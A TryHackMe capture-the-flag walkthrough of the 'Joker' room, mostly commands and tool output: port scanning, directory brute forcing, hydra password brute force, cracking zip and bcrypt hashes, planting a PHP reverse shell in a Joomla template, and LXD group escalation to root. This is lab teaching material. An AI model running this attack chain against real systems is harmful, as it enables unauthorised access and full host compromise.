TryHackMe

Joker

https://tryhackme.com/room/jokerctf

Walkthrough

By

https://tryhackme.com/p/iLinxz

NMAP Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-23 17:47 EDT
Nmap scan report for 10.10.106.206
Host is up (0.027s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, there are a few ports open:

1. Port 22 – running SSH
2. Port 80 – running HTTP
3. Port 8080 -running HTTP

Great, what can we do?

Well, I'm gonna take a look at port 80 first then I'll see about port 8080.

Entering the website hosted on port 80, we're greeted by this page:


Nothing much to see here. You are able to scroll down and see some other content on this page but nothing of importance. Let's bust out gobuster!

```
kali@kali:~$ gobuster dir --url http://10.10.107.191/ --wordlist /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt -x .php,.txt -t 64
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.107.191/
[+] Threads:        64
[+] Wordlist:       /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt
[+] Timeout:        10s
===============================================================
2020/08/25 08:45:48 Starting gobuster
===============================================================
/css (Status: 301)
/img (Status: 301)
/secret.txt (Status: 200)
Progress: 6806 / 220561 (3.09%)
```

We've made gobuster look for .php files and .txt files too whilst running its usual features. We've found a 'secret.txt' file. The file gives us some potential usernames and some keywords. Let's make a note of it.

```
Batman hits Joker.
Joker: "Bats you may be a rock but you won't break me." (Laughs!)
Batman: "I will break you with this rock. You made a mistake now."
Joker: "This is one of your 100 poor jokes, when will you get a sense of humor bats! You are dumb as a rock."
Joker: "HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA!"
```

Let’s check out the other port, 8080:



It asks for a username and a password. Maybe we can brute force it?

Bust out Burpsuite and intercept the login request:


```
GET / HTTP/1.1
Host: 10.10.107.191:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YXNkOmFzZA==
```

We can easily use hydra for this.

```
kali@kali:~$ hydra -l joker -P /home/kali/Desktop/Wordlists/rockyou.txt 10.10.107.191 -s 8080 http-get "/" -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-25 08:52:31
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking http-get://10.10.107.191:8080/
[8080][http-get] host: 10.10.107.191   login: joker   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-25 08:52:35
kali@kali:~$
```

Great! We’ve brute forced joker’s password. Let’s head in!

The page we’re greeted by when entering our credentials looks like a blog:




Let's bust out gobuster again and feed it the credentials we've found.

```
Usage of gobuster:
  -P string
        Password for Basic Auth (dir mode only)
  -U string
        Username for Basic Auth (dir mode only)
```

We found an 'admin' page:

```
/media (Status: 301)
/templates (Status: 301)
/modules (Status: 301)
/bin (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/images (Status: 301)
/language (Status: 301)
/README (Status: 200)
/README.txt (Status: 200)
/components (Status: 301)
/cache (Status: 301)
/libraries (Status: 301)
/plugins (Status: 301)
/robots (Status: 200)
/robots.txt (Status: 200)
/tmp (Status: 301)
/LICENSE (Status: 200)
/LICENSE.txt (Status: 200)
/layouts (Status: 301)
/backup (Status: 200)
/administrator (Status: 301)
/configuration.php (Status: 200)
Progress: 11835 / 220561 (5.37%)
```



The TryHackMe question #10 hints us at the existence of a backup file. Maybe it's in /backup?

And yes, yes it is.

In order to unzip the backup.zip file however, we are in need of a password. We can use John to crack it for us:

```
kali@kali:~/Desktop/Memos/TryHackMe/Joker$ sudo zip2john backup.zip > hash.hash
```

```
kali@kali:~/Desktop/Memos/TryHackMe/Joker$ sudo john hash.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
kali@kali:~/Desktop/Memos/TryHackMe/Joker$ sudo john --show hash.hash
backup.zip:[redacted]::backup.zip:site/libraries/vendor/phpmailer/phpmailer/VERSION, site/libraries/phpass/PasswordHash.php, db/joomladb.sql:backup.zip

1 password hash cracked, 0 left
kali@kali:~/Desktop/Memos/TryHackMe/Joker$
```


Unzipping the file gives us two directories to work with. Going through the 'db' directory, we find an .sql file. Opening it and going through it gives us a load of information on how the database running behind the website was built and some credentials.

```
LOCK TABLES `cc1gr_users` WRITE;
/*!40000 ALTER TABLE `cc1gr_users` DISABLE KEYS */;
INSERT INTO `cc1gr_users` VALUES (547,'Super Duper User','admin','admin@example.com',[redacted]
/*!40000 ALTER TABLE `cc1gr_users` ENABLE KEYS */;
UNLOCK TABLES;
```

We have the admin username and password hash! Let's crack the hash, see what we get.


```
kali@kali:~/Desktop/Memos/TryHackMe/Joker$ sudo john admin_pass.hash
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
kali@kali:~/Desktop/Memos/TryHackMe/Joker$ sudo john admin_pass.hash --show
?:[redacted]

1 password hash cracked, 0 left
kali@kali:~/Desktop/Memos/TryHackMe/Joker$
```


Great! We have the admin password for the joomla blog. Let's get in…



Let’s edit some templates…

I am going to edit the beez3 template, moreover, the error.php file. I will insert a php reverse shell in it and execute it whilst having a netcat listener active.





I will edit it so that it matches my THM IP address

```
$ip = [redacted];   // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

My netcat listener active:

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
```

So, in theory, when I enter this URL now, `10.10.122.154:8080/templates/beez3/error.php`,

I will trigger the reverse shell and my netcat listener should pick up on it.

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.122.154] 40714
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 06:27:03 up 7 min,  0 users,  load average: 0.02, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
/bin/sh: 0: can't access tty; job control turned off
$
```

[Hacker Voice] I'm in.

Who are we?

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
$
```

Oh, we're part of the lxd group, interesting.

I will spawn a TTY shell.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/home/joker$
```

We can't run sudo -l as it asks for a password.


Alright, guess we'll have to escalate through the use of LXD.

I followed the tutorial on https://www.hackingarticles.in/lxd-privilege-escalation/

I cloned the `https://github.com/saghul/lxd-alpine-builder.git` repository.

```
kali@kali:~/Desktop/Scripts/lxd-alpine-builder$ ./build-alpine
```

I built the .tar file.



Now we need to transfer this file to our victim PC. I will do this via a python webserver.

```
kali@kali:~/Desktop/Memos/TryHackMe/Joker/pythonserver$ ls -la
total 3120
drwxr-xr-x 2 kali kali    4096 Aug 25 09:34 .
drwxr-xr-x 5 kali kali    4096 Aug 25 09:06 ..
-rw-r--r-- 1 kali kali 3183793 Aug 25 09:33 alpine-v3.12-x86_64-20200825_0933.tar.gz
kali@kali:~/Desktop/Memos/TryHackMe/Joker/pythonserver$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download it over…

```
www-data@ubuntu:/home/joker$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ mkdir privesc
mkdir privesc
www-data@ubuntu:/tmp$ cd privesc
cd privesc
www-data@ubuntu:/tmp/privesc$ wget http://[redacted]/alpine-v3.12-x86_64-20200825_0933.tar.gz
<10.11.6.36/alpine-v3.12-x86_64-20200825_0933.tar.gz
--2020-08-25 06:35:43--  http://[redacted]/alpine-v3.12-x86_64-20200825_0933.tar.gz
Connecting to [redacted]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3183793 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200825_0933.tar.gz'

alpine-v3.12-x86_64 100%[===================>]   3.04M  2.64MB/s    in 1.2s

2020-08-25 06:35:44 (2.64 MB/s) - 'alpine-v3.12-x86_64-20200825_0933.tar.gz' saved [3183793/3183793]

www-data@ubuntu:/tmp/privesc$
```

```
www-data@ubuntu:/tmp/privesc$ lxc image import ./alpine-v3.12-x86_64-20200825_0933.tar.gz --alias privesc
```

#Check if the file imported correctly#

```
www-data@ubuntu:/tmp/privesc$ lxc image list
lxc image list
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCH   | SIZE   |          UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| privesc | 4a3bbe54ee5c | no     | alpine v3.12 (20200825_09:33) | x86_64 | 3.04MB | Aug 25, 2020 at 1:37pm (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
www-data@ubuntu:/tmp/privesc$
```

```
www-data@ubuntu:/tmp/privesc$ lxc init privesc ignite -c security.privileged=true
```

```
www-data@ubuntu:/tmp/privesc$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
```


```
www-data@ubuntu:/tmp/privesc$ lxc start ignite
```

```
www-data@ubuntu:/tmp/privesc$ lxc exec ignite /bin/sh
```

```
www-data@ubuntu:/tmp/privesc$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ #
```

We're root! Let's get that flag! We're going to navigate to the /mnt/root folder first as that's where we set it up to mount.

```
/mnt/root/root # ^[[38;18Rcat final.txt
cat final.txt
```




```
!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Aarti Singh: https://in.linkedin.com/in/aarti-singh-353698114

+-+-+-+-+-+ +-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+ +-+-+-+-+-+-+-+
/mnt/root/root # ^[[38;18R
```

==========

END

😊